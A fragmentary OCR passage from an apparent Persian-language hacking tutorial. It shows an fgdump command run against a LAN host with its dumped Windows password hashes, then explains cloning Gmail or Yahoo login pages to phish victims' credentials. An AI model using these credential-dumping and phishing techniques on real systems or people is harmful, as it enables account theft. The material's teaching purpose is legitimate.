





یکی دیگر از ابزارهایی که برای **Crack Password** استفاده می شود **fgdump** می باشد.




127.0.0.1 - WordPad
Home
View
Cut
Copy
Paste
Courier New
11
Clipboard
Font
Paragraph
Picture
Paint drawing
Date and time
Insert object
Insert
Find
Replace
Select all
Editing
fgdump
Computer ▸ Local Disk (C:) ▸ fgdump
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
127.0.0.1
2016-01-24-13-00-32.fg
fgdump
Administrator:500:NO
PASSWORD*********************:32ED87BDB5FDC5E9CBA8854737681
:
Guest:501:NO PASSWORD*********************:NO
PASSWORD*********************:::
krbtgt:502:NO
PASSWORD*********************:29C0D195395B0F0D31A6D64DD6C82
:
u1:1103:NO
PASSWORD*********************:32ED87BDB5FDC5E9CBA8854737681
:
WIN-JOC4BNR8CGT$:1000:NO
PASSWORD*********************:960552952DD908ECB32142CB91E13
:
HACK-PC$:1104:NO
PASSWORD*********************:1BF8C19453488CAF598165D836681
:



Administrator: C:\Windows\system32\cmd.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.
ERROR: you must specify a server and username!
C:\fgdump>fgdump.exe -h 192.168.1.52 -u u1 -p 123456
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.
--- Session ID: 2016-01-24-13-13-00 ---
Starting dump on 192.168.1.52
** Beginning dump on server 192.168.1.52 **
OS (192.168.1.52): Microsoft Windows Unknown Unknown (Build 7601) (64-bit)
Passwords dumped successfully


Social-Engineering Toolkit


Phishing


با استفاده از این روش شما می توانید Username و Password و اکانت های فرد مورد نظر را بدست آورید در این روش شما یک کپی از سایت مورد نظر مانند Gmail و Yahoo و ... گرفته و آن را برروی وب سرور خود قرار می دهید و سپس افراد قربانی را به سمت سایت جعلی خود هدایت می کنید و زمانی که فرد قربانی اقدام به زدن Username و Password می کند شما می توانید آنها را مشاهده کنید از این روش بیشتر در شبکه های LAN استفاده می شود و جز روش ها و تکنیک های Social Engineering می باشد.


روش کار به صورت زیر می باشد:











